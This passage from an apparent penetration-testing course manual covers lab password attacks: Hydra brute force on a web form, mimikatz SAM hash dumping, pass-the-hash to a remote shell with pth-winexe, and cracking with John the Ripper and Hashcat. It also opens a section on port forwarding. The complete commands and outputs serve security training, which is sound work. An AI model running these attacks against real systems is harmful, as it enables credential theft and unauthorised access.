Hydra v8.8 (c) 2019 by van Hauser/THC - Please do not use in military or secret servic

Syntax: hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [-o FILE]
[-t TASKS] [-M FILE [-T TASKS]] [-w TIME] [-W TIME] [-f] [-s PORT] [-x MIN:MAX:CHARSET
] [-c TIME] [-ISOuvVd46] [service://server[:PORT][/OPT]]
...
Supported services: adam6500 asterisk cisco cisco-enable cvs firebird ftp ftps http[s]
-{head|get|post} http[s]-{get|post}-form http-proxy http-proxy-urlenum icq imap[s] irc
ldap2[s] ldap3[-{cram|digest}md5][s] mssql mysql nntp oracle-listener oracle-sid pcany
where pcnfs pop3[s] postgres radmin2 rdp redis rexec rlogin rpcap rsh rtsp s7-300 sip
smb smtp[s] smtp-enum snmp socks5 ssh sshkey svn teamspeak telnet[s] vmauthd vnc xmpp
...
```

Listing 609 - Supported modules by THC-Hydra

19.3.3.1 Exercise

(Reporting is not required for these exercises)

1. Recreate the Hydra SSH attack against your Kali VM.

19.3.4 HTTP POST Attack with THC-Hydra

As an additional example, we will perform an HTTP POST attack against our Windows Apache server using Hydra. When a HTTP POST request is used for user login, it is most often through the use of a web form, which means we should use the "http-form-post" service module. We can supply the service name followed by **-U** to obtain additional information about the required arguments:

```
kali@kali:~$ hydra http-form-post -U
...
Help for module http-post-form:
==============================================================================
Module http-post-form requires the page and the parameters for the web form.

By default this module is configured to follow a maximum of 5 redirections in
a row. It always gathers a new cookie from the same URL without variables
The parameters take three ":" separated values, plus optional values.
(Note: if you need a colon in the option string as value, escape it with "\:", but do

Syntax:   <url>:<form parameters>:<condition string>[:<optional>[:<optional>]
First is the page on the server to GET or POST to (URL).
Second is the POST/GET variables (taken from either the browser, proxy, etc.
 with url-encoded (resp. base64-encoded) usernames and passwords being replaced in the
 "^USER^" (resp. "^USER64^") and "^PASS^" (resp. "^PASS64^") placeholders (FORM PARAME
Third is the string that it checks for an *invalid* login (by default)
 Invalid condition login check can be preceded by "F=", successful condition
 login check must be preceded by "S=".
 This is where most people get it wrong. You have to check the webapp what a
 failed string looks like and put it in this parameter!
```



```
The following parameters are optional:
 C=/page/uri     to define a different page to gather initial cookies from
 (h|H)=My-Hdr\: foo   to send a user defined HTTP header with each request
                 ^USER[64]^ and ^PASS[64]^ can also be put into these headers!
                 Note: 'h' will add the user-defined header at the end
                 regardless it's already being sent by Hydra or not.
                 'H' will replace the value of that header if it exists, by the
                 one supplied by the user, or add the header at the end
Note that if you are going to put colons (:) in your headers you should escape them wi
 All colons that are not option separators should be escaped (see the examples above a
 You can specify a header without escaping the colons, but that way you will not be ab
 in the header value itself, as they will be interpreted by hydra as option separators
...
```

Listing 610 - Additional information about the http-form-post module

From this output, we determine that we need to provide a number of arguments that will require us to perform some application discovery. First, we need the IP address and the URL of the webpage containing the web form on our Windows client. The IP address will be provided as the first argument to hydra.

Next, we must understand the web form we want to brute force by inspecting the HTML code of the web page in question (located at /form/login.html).

Figure 294 shows the code of the target web form after right-clicking the page and selecting View Page Source from the context menu:

Figure 294: Source code of web form

The above form, part of the /form/login.html page, indicates that the POST request is handled by /form/frontpage.php, which is the URL we will feed to Hydra. The syntax displayed in Listing 610 requires the form parameters, which in this case are *user* and *pass*. Since we are attacking the admin user login with a wordlist, the combined argument to Hydra becomes **/form/frontpage.php:user=admin&pass=^PASS^**, with **^PASS^** acting as a placeholder for our wordlist file entries.

We must also provide the *condition string* to indicate when a login attempt is unsuccessful. This can be found by attempting a few manual login attempts. In our example, the web page returns the text "INVALID LOGIN" as shown in Figure 295:



Figure 295: Response with invalid login credentials

Putting these pieces together, we can complete the http-form-post syntax as given in Listing 611.

```
http-form-post "/form/frontpage.php:user=admin&pass=^PASS^:INVALID LOGIN"
```

Listing 611 - Specifying the http-form-post syntax

The complete command can now be executed. We will supply the admin user name (**-l admin**) and wordlist (**-P**), request verbose output with **-vV**, and use **-f** to stop the attack when the first successful result is found. In addition, we will supply the service module name (**http-form-post**) and its required arguments (**"/form/frontpage.php:user=admin&pass=^PASS^:INVALID LOGIN"**) as shown in Listing 612:

```
kali@kali:~$ hydra 10.11.0.22 http-form-post "/form/frontpage.php:user=admin&pass=^PAS
S^:INVALID LOGIN" -l admin -P /usr/share/wordlists/rockyou.txt -vV -f
Hydra v8.8 (c) 2019 by van Hauser/THC - Please do not use in military or secret servic

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2019-06-07 15:55:21
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:143443
[DATA] attacking http-post-form://10.11.0.22/form/frontpage.php:user=admin&pass=^PASS^
:INVALID LOGIN
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[ATTEMPT] target 10.11.0.22 - login "admin" - pass "123456" - 1 of 14344399 [child 0]
[ATTEMPT] target 10.11.0.22 - login "admin" - pass "12345" - 2 of 14344399 [child 1] (
[ATTEMPT] target 10.11.0.22 - login "admin" - pass "123456789" - 3 of 14344399 [child
[ATTEMPT] target 10.11.0.22 - login "admin" - pass "password" - 4 of 14344399 [child 3
[ATTEMPT] target 10.11.0.22 - login "admin" - pass "iloveyou" - 5 of 14344399 [child 4
[ATTEMPT] target 10.11.0.22 - login "admin" - pass "princess" - 6 of 14344399 [child 5
[ATTEMPT] target 10.11.0.22 - login "admin" - pass "1234567" - 7 of 14344399 [child 6]
.....
[ATTEMPT] target 10.11.0.22 - login "admin" - pass "karina" - 268 of 14344399 [child 1
[ATTEMPT] target 10.11.0.22 - login "admin" - pass "dookie" - 269 of 14344399 [child 1
[ATTEMPT] target 10.11.0.22 - login "admin" - pass "hotmail" - 270 of 14344399 [child
[ATTEMPT] target 10.11.0.22 - login "admin" - pass "0123456789" - 271 of 14344399 [chi
[80][http-post-form] host: 10.11.0.22   login: admin   password: crystal
[STATUS] attack finished for 10.11.0.22 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2019-06-07 15:55:29
```

Listing 612 - Attacking the web form with THC-Hydra

Although this required some investigation of the application, the result is worth it as a valid password was discovered. The other service modules included with Hydra are well worth the effort to master.

19.3.4.1 Exercises

(Reporting is not required for these exercises)

1. Run the HTTP POST password attack against the web form on your Windows client.
2. Perform a FTP password attack against the Pure-FTPd application on your local Kali Linux machine.

19.4 Leveraging Password Hashes

Next, we turn our attention to attacks focused on the use of *password hashes*.

A cryptographic *hash function*[562] is a one-way function implementing an algorithm that, given an arbitrary block of data, returns a fixed-size bit string called a "hash value" or "message digest". One of the most important uses of cryptographic hash functions is their application in password verification.

19.4.1 Retrieving Password Hashes

Most systems that use a password authentication mechanism need to store these passwords locally on the machine. Rather than storing passwords in clear text, modern authentication mechanisms usually store them as hashes to improve security. This is true for operating systems, network hardware, and more. This means that during the authentication process, the password presented by the user is hashed and compared with the previously stored message digest.

Identifying the exact type of hash without having further information about the program or mechanism that generated it can be very challenging and sometimes even impossible. The Openwall website[563] can help identify the source of various password hashes. When attempting to identify a message digest type, there are three important hash properties to consider. These include the length of the hash, the character set used in the hash, and any special characters used in the hash.

A useful tool that can assist with hash type identification is **`hashid`**.[564] To use it, we simply run the tool and paste in the hash we wish to identify:

```
kali@kali:~$ hashid c43ee559d69bc7f691fe2fbfe8a5ef0a
Analyzing 'c43ee559d69bc7f691fe2fbfe8a5ef0a'
[+] MD2
[+] MD5
[+] MD4
[+] Double MD5
[+] LM
```

[562] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Cryptographic_hash_function

[563] (Openwall, 2019), http://openwall.info/wiki/john/sample-hashes

[564] (Psypanda, 2015), https://psypanda.github.io/hashID/


```
[+] RIPEMD-128
[+] Haval-128
[+] Tiger-128
[+] Skein-256(128)
[+] Skein-512(128)
[+] Lotus Notes/Domino 5
[+] Skype
[+] Snefru-128
[+] NTLM
[+] Domain Cached Credentials
[+] Domain Cached Credentials 2
[+] DNSSEC(NSEC3)
[+] RAdmin v2.x

kali@kali:~$ hashid '$6$l5bL6XIASslBwwUD$bCxeTlbhTH76wE.bI66aMYSeDXKQ8s7JNFwa1s1KkTand
6ZsqQKAF3G0tHD9bd59e5NAz/s7DQcAojRTWNpZX0'
Analyzing '$6$l5bL6XIASslBwwUD$bCxeTlbhTH76wE.bI66aMYSeDXKQ8s7JNFwa1s1KkTand6ZsqQKAF3G
0tHD9bd59e5NAz/s7DQcAojRTWNpZX0'
[+] SHA-512 Crypt
```

Listing 613 - Using hashid to identify possible hash formats

In the listing above, we analyzed two different hashes. While the first example returned multiple possible matches, the second narrowed down the hash type to *SHA-512 Crypt*.

Next, let's retrieve and analyze a few hashes on our Kali Linux system. Many Linux systems have the user password hashes stored in the /etc/shadow file, which requires root permissions to read:

```
kali@kali:~$ sudo grep root /etc/shadow
root:$6$Rw99zZ2B$AZwfboPWM6z2tiBeK.EL74sivucCa8YhCrXGCBoVdeYUGsf8iwNxJkr.wTLDjI5poygaU
cLaWtP/gewQkO7jT/:17564:0:99999:7:::
```

Listing 614 - root user hash taken from our Kali Linux /etc/shadow file

In Listing 614, the line starts with the user name (root) followed by the password hash. The hash is divided into sub-fields, the first of which (*$6*) references the *SHA-512*[565] algorithm. The next sub-field is the *salt*,[566] which is used together with the clear text password to create the password hash. A salt is a random value that is used along with the clear text password to calculate a password hash. This prevents hash-lookup attacks[567] since the password hash will vary based on the salt value.

Attackers can store precomputed hash values for different wordlists in hash tables.[568] These tables can consume terabytes of storage space, depending on the amount of precomputed passwords, but can be used to quickly map (look up) a hash to a clear text password. Salting increases the randomization of a password value before the actual hash is calculated, highly reducing the chances

[565] (Slashroot, 2013), https://www.slashroot.in/how-are-passwords-stored-linux-understanding-hashing-shadow-utils

[566] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Salt_(cryptography)

[567] (nets.ec, 2012), https://nets.ec/Cryptography

[568] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Hash_table

for that hash to exist in a precomputed table. Check the HashKiller[569] website as an example for a hash-lookup service.

Let's now turn our focus to Windows targets and discuss how the various hash implementations are used and how we can leverage them during an assessment.

On Windows systems, hashed user passwords are stored in the Security Accounts Manager (SAM).[570] To deter offline SAM database password attacks, Microsoft introduced the SYSKEY feature (Windows NT 4.0 SP3), which partially encrypts the SAM file.

Windows NT-based operating systems, up to and including Windows 2003, store two different password hashes: LAN Manager (LM),[571] which is based on *DES*,[572] and NT LAN Manager (NTLM),[573] which uses *MD4*[574] hashing. LAN Manager is known to be very weak since passwords longer than seven characters are split into two strings and each piece is hashed separately. Each password string is also converted to upper-case before being hashed and, moreover, the LM hashing system does not include salts, making a hash-lookup attack feasible.

From Windows Vista on, the operating system disables LM by default and uses NTLM, which, among other things, is case sensitive, supports all Unicode characters, and does not split the hash into smaller, weaker parts. However, NTLM hashes stored in the SAM database are still not salted.

It's worth mentioning that the SAM database cannot be copied while the operating system is running because the Windows kernel keeps an exclusive file system lock on the file. However, we can use *mimikatz*[575] (covered in much greater depth in another module) to mount in-memory attacks designed to dump the SAM hashes.

Among other things, mimikatz modules facilitate password hash extraction from the Local Security Authority Subsystem (LSASS)[576] process memory where they are cached.

Since LSASS is a privileged process running under the SYSTEM user, we must launch **`mimikatz`** from an administrative command prompt. To extract password hashes, we must first execute two commands. The first is **`privilege::debug`**, which enables the *SeDebugPrivilge* access right required to tamper with another process. If this commands fails, mimikatz was most likely not executed with administrative privileges.

It's important to understand that LSASS is a SYSTEM process, which means it has even higher privileges than mimikatz running with administrative privileges. To address this, we can use the **`token::elevate`** command to elevate the security token from high integrity (administrator) to

[569] (HashKiller, 2019), https://hashkiller.co.uk/

[570] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Security_Accounts_Manager

[571] (Wikipedia, 2019), https://en.wikipedia.org/wiki/LM_hash

[572] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Data_Encryption_Standard

[573] (Wikipedia, 2019), https://en.wikipedia.org/wiki/NTLM

[574] (Wikipedia, 2019), https://en.wikipedia.org/wiki/MD4

[575] (Dimitrios Slamaris, 2017), https://blog.3or.de/mimikatz-deep-dive-on-lsadumplsa-patch-and-inject.html

[576] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Local_Security_Authority_Subsystem_Service

SYSTEM integrity. If mimikatz is launched from a SYSTEM shell, this step is not required. Let's step through this process now:

```
C:\> C:\Tools\password_attacks\mimikatz.exe
...
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM

740     {0;000003e7} 1 D 33697          NT AUTHORITY\SYSTEM     S-1-5-18        (04g,2
1p)       Primary
 -> Impersonated !
 * Process Token : {0;0002e0fe} 1 F 3790250     corp\offsec     S-1-5-21-3048852426-32
34707088-723452474-1103   (12g,24p)       Primary
 * Thread Token  : {0;000003e7} 1 D 3843007     NT AUTHORITY\SYSTEM     S-1-5-18
(04g,21p)       Impersonation (Delegation)
```

Listing 615 - Preparing to dump the SAM database using mimikatz

> *It is worth noting that the token module may list (token::list) and use (token::elevate) tokens for all users currently logged into the machine, which in some cases could be an administrator of some other machine.*

Now we can use **`lsadump::sam`** to dump the contents of the SAM database:

```
mimikatz # lsadump::sam
Domain : CLIENT251
SysKey : 457154fe3c13064d8ce67ff93a9257cf
Local SID : S-1-5-21-3426091779-1881636637-1944612440
SAMKey : 9b60bd58cdfd663166e8624f20a9a6e5

RID  : 000001f4 (500)
User : Administrator

RID  : 000001f5 (501)
User : Guest

RID  : 000001f7 (503)
User : DefaultAccount

RID  : 000001f8 (504)
User : WDAGUtilityAccount
  Hash NTLM: 0c509cca8bcd12a26acf0d1e508cb028

RID  : 000003e9 (1001)
User : Offsec
  Hash NTLM: 2892d26cdf84d7a70e2eb3b9f05c425e
```

Listing 616 - Dumping the SAM database using mimikatz

As we can see, mimikatz has elegantly and effectively dumped the hashes as requested.

Other hash dumping tools, including pwdump, fgdump,[577] and Windows Credential Editor (wce)[578] work well against older Windows operating systems like Windows XP and Windows Server 2003.

19.4.1.1 Exercises

(Reporting is not required for these exercises)

1. Identify the password hash version used in your Kali system.
2. Use mimikatz to dump the password hashes from the SAM database on your Windows client.

19.4.2 Passing the Hash in Windows

As we will discover in the next section, cracking password hashes can be very time-consuming and is often not feasible without powerful hardware. However, sometimes we can leverage Windows-based password hashes without resorting to a laborious cracking process.

The *Pass-the-Hash* (PtH) technique (discovered in 1997) allows an attacker to authenticate to a remote target by using a valid combination of username and NTLM/LM hash rather than a clear text password. This is possible because NTLM/LM password hashes are not salted and remain static between sessions. Moreover, if we discover a password hash on one target, we cannot only use it to authenticate to that target, we can use it to authenticate to another target as well, as long as that target has an account with the same username and password.

Let's introduce a scenario to demonstrate this attack. During our assessment, we discovered a local administrative account that is enabled on multiple systems. We exploited a vulnerability on one of these systems and have gained SYSTEM privileges, allowing us to dump local LM and NTLM hashes. We have copied the local administrator NTLM hash and can now use it instead of a password to gain access to a different machine, which has the same local administrator acount and password.

To do this, we will use *pth-winexe*[579] from the Passing-The-Hash toolkit (a modified version of *winexe*), which performs authentication using the SMB protocol:

```
kali@kali:~$ pth-winexe
winexe version 1.1
This program may be freely redistributed under the terms of the GNU GPLv3
Usage: winexe [OPTION]... //HOST COMMAND
Options:
  -h, --help                                  Display help message
  -V, --version                               Display version number
```

[577] (Foofus.Net, 2008), http://foofus.net/goons/fizzgig/fgdump/downloads.htm

[578] (Amplia Security, 2018), https://www.ampliasecurity.com/research/windows-credentials-editor/

[579] (byt3bl33d3r, 2015), https://github.com/byt3bl33d3r/pth-toolkit


```
  -U, --user=[DOMAIN/]USERNAME[%PASSWORD]     Set the network username
  -A, --authentication-file=FILE              Get the credentials from a file
...
```

Listing 617 - Showing the help dialog for pth-winexe

> *To execute an application like cmd on the remote computer using the SMB protocol, administrative privileges are required. This is due to authentication to the administrative share C$ and subsequent creation of a Windows service.*

As a demonstration, we will invoke **pth-winexe** on our Kali machine to authenticate to our target using a password hash previously dumped. We will gain a remote command prompt on the target machine by specifying the user name and hash (**-U**) along with the SMB share (in UNC format) and the name of the command to execute, which in Listing 618 is **cmd**. We will ignore the *DOMAIN* parameter, and prepend the username (followed by a % sign) to the hash to complete the command. The syntax, which is a bit tricky, is shown below:

```
kali@kali:~$ pth-winexe -U offsec%aad3b435b51404eeaad3b435b51404ee:2892d26cdf84d7a70e2
eb3b9f05c425e //10.11.0.22 cmd
E_md4hash wrapper called.
HASH PASS: Substituting user supplied NTLM HASH...
Microsoft Windows [Version 10.0.16299.309]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Listing 618 - Passing the hash using pth-winexe

According to the output in Listing 618, the command was successful, providing a shell on the target using the captured hash as credentials.

Behind the scenes, the format of the NTLM hash we provided was changed into a NetNTLM version 1 or 2[580] format during the authentication process. We can capture these hashes using man-in-the-middle or poisoning attacks and either crack them[581] or relay them.[582]

For example, some applications like Internet Explorer and Windows Defender use the Web Proxy Auto-Discovery Protocol (WPAD)[583] to detect proxy settings. If we are on the local network, we could poison these requests and force NetNTLM authentication with a tool like *Responder.py*,[584] which creates a rogue WPAD server designed to exploit this security issue. Since poisoning is highly disruptive to other users, tools like Responder.py should never be used in the labs.

[580] (Wikipedia, 2019), https://en.wikipedia.org/wiki/NT_LAN_Manager#NTLMv1

[581] (Rob Brown, 2018), https://markitzeroday.com/pass-the-hash/crack-map-exec/2018/03/04/da-from-outside-the-domain.html

[582] (byt3bl33d3r, 2017), https://byt3bl33d3r.github.io/practical-guide-to-ntlm-relaying-in-2017-aka-getting-a-foothold-in-under-5-minutes.html

[583] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Web_Proxy_Auto-Discovery_Protocol

[584] (SpiderLabs, 2019), https://github.com/SpiderLabs/Responder

19.4.2.1 Exercises

1. Use Mimikatz to extract the password hash of an administrative user from the Windows client.
2. Reuse the password hash to perform a pass-the-hash attack from your Kali system and obtain code execution on your Windows client.

19.4.3 Password Cracking

In cryptanalysis, password cracking is the process of recovering a clear text passphrase, given its stored hash.

The process of password cracking is fairly straight-forward at a high level. Once we have discovered the hashing mechanism we are dealing with in the target authentication process, we can iterate over each word in a wordlist and generate the respective message digest. If the computed hash matches the one obtained from the target system, we have obtained the matching plain-text password. This is usually all accomplished with the help of a specialized password cracking program.

> *If a salt is involved in the authentication process and we do not know what that salt value is, cracking could become extremely complex, if not impossible, as we must repeatedly hash each potential clear text password with various salts. Nevertheless, in our experience we have almost always been able to capture the password hash along with the salt, whether from a database that contains both of the unique values per record, or from a configuration or a binary file that uses a single salt for all hashed values. When both of the values are known, password cracking decreases in complexity.*

Once we've gained access to password hashes from a target system, we can begin a password cracking session, running in the background, as we continue our assessment. If any of the passwords are cracked, we could attempt to use those passwords on other systems to increase our control over the target network. This, like other penetration testing processes, is iterative and we will feed data back into earlier steps as we expand our control.

To demonstrate password cracking, we will again turn to John the Ripper as it supports dozens of password formats and is incredibly powerful and flexible.

Running **`john`** in pure brute force mode (attempting every possible character combination in a password) is as simple as passing the file name containing our password hashes on the command line along with the hashing format.

In Listing 619 we attack NT hashes (**`--format=NT`**) that we dumped using mimikatz.

```
kali@kali:~$ cat hash.txt
WDAGUtilityAccount:0c509cca8bcd12a26acf0d1e508cb028
Offsec:2892d26cdf84d7a70e2eb3b9f05c425e

kali@kali:~$ sudo john hash.txt --format=NT
Using default input encoding: UTF-8
```

```
Rules/masks using ISO-8859-1
Loaded 2 password hashes with no different salts (NT [MD4 128/128 AVX 4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
```

Listing 619 - Brute force cracking using John the Ripper

In the above output, JTR recognizes the hash type correctly and sets out to crack it. A brute force attack such as this, however, will take a long time based on the speed of our system. As an alternative, we can use the **--wordlist** parameter and provide the path to a wordlist instead, which shortens the process time but promises less password coverage:

```
kali@kali:~$ john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt --format=NT
```

Listing 620 - Dictionary cracking using John the Ripper

If any passwords remain to be cracked, we can next try to apply JTR's word mangling rules with the **--rules** parameter:

```
kali@kali:~$ john --rules --wordlist=/usr/share/wordlists/rockyou.txt hash.txt --forma
t=NT
```

Listing 621 - Cracking using password mutation rules

In order to crack Linux-based hashes with JTR, we will need to first use the **unshadow** utility to combine the passwd and shadow files from the compromised system.

```
kali@kali:~$ unshadow passwd-file.txt shadow-file.txt
victim:$6$fOS.xfbT$5c5vh3Zrk.88SbCWP1nrjgccgYvCC/x7SEcjSujtrvQfkO4pSWHaGxZojNy.vAqMGrB
BNOb0P3pW1ybxm2OIT/:1003:1003:,,,:/home/victim:/bin/bash

kali@kali:~$ unshadow passwd-file.txt shadow-file.txt > unshadowed.txt
```

Listing 622 - Preparing Linux password hash for cracking

We can now run **john**, passing the wordlist and the unshadowed text file as arguments:

```
kali@kali:~$ john --rules --wordlist=/usr/share/wordlists/rockyou.txt unshadowed.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
s3cr3t           (victim)
1g 0:00:00:28 DONE (2019-08-20 15:42) 0.03559g/s 2497p/s 2497c/s 2497C/s
...
```

Listing 623 - Cracking a Linux password hash using John the Ripper

Newer versions of John the Ripper are multi-threaded by default but older ones only use a single CPU core to perform the cracking actions. If you encounter an older version of JTR, it supports alternatives that can speed up the process. We could employ multiple CPU cores, or even multiple computers, to distribute the load and speed up the cracking process. The **--fork** option engages multiple processes to make use of more CPU cores on a single machine and **--node** splits the work across multiple machines.

For example, let's assume we have two machines, each with an 8-core CPU. On the first machine we would set the **--fork=8** and **--node=1-8/16** options, instructing John to create eight processes on this machine, split the supplied wordlist into sixteen equal parts, and process the first eight parts locally. On the second machine, we could use **--fork=8** and **--node=9-16** to assign

eight processes to the second half of the wordlist. Dividing the work in this manner would provide an approximate 16x performance improvement.

Attackers can also pre-compute hashes for passwords (which can take a great deal of time) and store them in a massive database, or rainbow table,[585] to make password cracking a simple table-lookup affair. This is a space-time tradeoff since these tables can consume an enormous amount of space (into the petabytes depending on password complexity), but the password "cracking" process itself (technically a lookup process) takes significantly less time.

While John the Ripper is a great tool for cracking password hashes, its speed is limited to the power of the CPUs dedicated to the task. In recent years, Graphic Processing Units (GPUs) have become incredibly powerful and are, of course, found in every computer with a display. High-end machines, like those used for video editing and gaming, ship with incredibly powerful GPUs. GPU-cracking tools like Hashcat[586] leverage the power of both the CPU and the GPU to reach incredible password cracking speeds.

Hashcat's options generally mirror those of John the Ripper and include features such as algorithm detection and password list mutation.

In this example, we will run hashcat in benchmark mode (**-b**) on a machine with a GeForce GTX 1080 Ti GPU:

```
C:\Users\Cracker\hashcat-4.2.1> hashcat64.exe -b
hashcat (v4.2.1) starting in benchmark mode...
...
OpenCL Platform #1: NVIDIA Corporation
======================================
* Device #1: GeForce GTX 1080 Ti, 2816/11264 MB allocatable, 28MCU

Benchmark relevant options:
===========================
* --optimized-kernel-enable

Hashmode: 0 - MD5

Speed.Dev.#1.....: 39354.5 MH/s (93.70ms) @ Accel:128 Loops:1024 Thr:1024 Vec

Hashmode: 100 - SHA1

Speed.Dev.#1.....: 13251.8 MH/s (87.49ms) @ Accel:128 Loops:512 Thr:640 Vec:1

Hashmode: 1400 - SHA-256

Speed.Dev.#1.....:  4770.8 MH/s (48.15ms) @ Accel:128 Loops:64 Thr:1024 Vec:1
```

[585] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Rainbow_table

[586] (Hashcat, 2018), https://hashcat.net/hashcat/


```
Hashmode: 1700 - SHA-512

Speed.Dev.#1.....:  1567.9 MH/s (92.38ms) @ Accel:128 Loops:64 Thr:640 Vec:1

Hashmode: 1000 - NTLM

Speed.Dev.#1.....: 65267.0 MH/s (55.66ms) @ Accel:128 Loops:1024 Thr:1024 Vec

Hashmode: 5500 - NetNTLMv1 / NetNTLMv1+ESS

Speed.Dev.#1.....: 33504.0 MH/s (55.00ms) @ Accel:128 Loops:512 Thr:1024 Vec:

Hashmode: 5600 - NetNTLMv2

Speed.Dev.#1.....:  2761.2 MH/s (83.59ms) @ Accel:128 Loops:64 Thr:1024 Vec:1

Hashmode: 1800 - sha512crypt $6$, SHA512 (Unix) (Iterations: 5000)

Speed.Dev.#1.....:   218.6 kH/s (51.55ms) @ Accel:512 Loops:128 Thr:32 Vec:1
....
```

Listing 624 - Benchmark cracking speeds with GeForce GTX 1080 Ti

The benchmark numbers are quite incredible, revealing a SHA1 speed of over 13 billion hashes per second, an NTLM speed of over 62 billion hashes per second, and even the very complex and slow sha512crypt hash algorithm is run at an astonishing 200,000 hashes per second. Compare this to some of our previous runs of John the Ripper on our (admittedly lame) Kali VM CPU, which puttered along at speeds in the hundreds of hashes per second.

These speeds were achieved from a single GPU, but multi-GPU computers are available with four, eight, or more GPUs. At the time of this publication, a cracking computer with a single GPU can be built for approximately $2000 USD, while a quad GPU rig can be had for around $6000 USD. Eight-GPU systems have registered benchmarks over 500 billion NTLM hashes per second![587]

19.4.3.1 Exercise

(Reporting is not required for this exercise)

1. Create a wordlist file for the dumped NTLM hash from your Windows machine and crack the hash using John the Ripper.

19.5 Wrapping Up

There are so many password attack tools and wordlists available that it can be tempting to just jump in and fire away in search of that often-elusive break during a penetration test. However, success lies in not only deeply understanding the usage and strengths of each tool, but in learning to step back and apply those tools with wisdom, honoring the balance of speed and precision, as well as prioritizing the safety of the client's production environment.

[587] (epixoip, 2019), https://gist.github.com/epixoip/ace60d09981be09544fdd35005051505

20. Port Redirection and Tunneling

In this module, we will demonstrate various forms of port redirection, tunneling, and traffic encapsulation. Understanding and mastering these techniques will provide us with the surgical tools needed to manipulate the directional flow of targeted traffic, which can often be useful in restricted network environments. However, this will require extreme concentration as this module is admittedly a bit of a brain twister.

Tunneling[588] a protocol involves encapsulating it within a different protocol. By using various tunneling techniques, we can carry a given protocol over an incompatible delivery network, or provide a secure path through an untrusted network.

Port forwarding[589] and tunneling concepts can be difficult to digest, so we will work through several hypothetical scenarios to provide a clearer understanding of the process. Take time to understand each scenario before advancing to the next.

20.1 Port Forwarding

Port forwarding is the simplest traffic manipulation technique we will examine in which we redirect traffic destined for one IP address and port to another IP address and port.

20.1.1 RINETD

To begin, we will start with a relatively simple port forwarding example based on the following scenario.

During an assessment, we gained root access to an Internet-connected Linux web server. From there, we found and compromised a Linux client on an internal network, gaining access to *SSH* credentials.

In this fairly-common scenario, our first target, the Linux web server, has Internet connectivity, but the second machine, the Linux client, does not. We were only able to access this client by pivoting through the Internet-connected server. In order to pivot again, this time from the Linux client, and begin assessing other machines on the internal network, we must be able to transfer tools from our attack machine and exfiltrate data to it as needed. Since this client can not reach the Internet directly, we must use the compromised Linux web server as a go-between, moving data twice and creating a very tedious data-transfer process.

We can use port forwarding techniques to ease this process. To recreate this scenario, our Internet-connected Kali Linux virtual machine will stand in as the compromised Linux web server and our dedicated Debian Linux box as the internal, Internet-disconnected Linux client. Our environment will look something like this:

[588] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Tunneling_protocol

[589] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Port_forwarding



Figure 296: Outbound filtering prevents our download

As configured, our Kali machine can access the Internet, and the client can not. We can validate connectivity from our Kali machine by pinging *google.com* and connecting to that IP with **`nc -nvv 216.58.207.142 80`**:

```
kali@kali:~$ ping google.com -c 1
PING google.com (216.58.207.142) 56(84) bytes of data.
64 bytes from muc11s03-in-f14.1e100.net (216.58.207.142): icmp_seq=1 ttl=128 time=26.4
ms

--- google.com ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 26.415/26.415/26.415/0.000 ms

kali@kali:~$ root@kali:~# nc -nvv 216.58.207.142 80
(UNKNOWN) [216.58.207.142] 80 (http) open
GET / HTTP/1.0

HTTP/1.0 200 OK
Date: Mon, 26 Aug 2019 15:38:42 GMT
Expires: -1
Cache-Control: private, max-age=0
...
...
```

Listing 625 - Obtaining an IP address for google.com

As expected, our Kali attack machine has access to the Internet. Next, we will SSH to the compromised Linux client and test Internet connectivity from there, again with Netcat. Note that we again use the IP address, since an actual, Internet-disconnected internal network may not have a working external DNS.

```
kali@kali:~# ssh student@10.11.0.128
student@10.11.0.128's password:
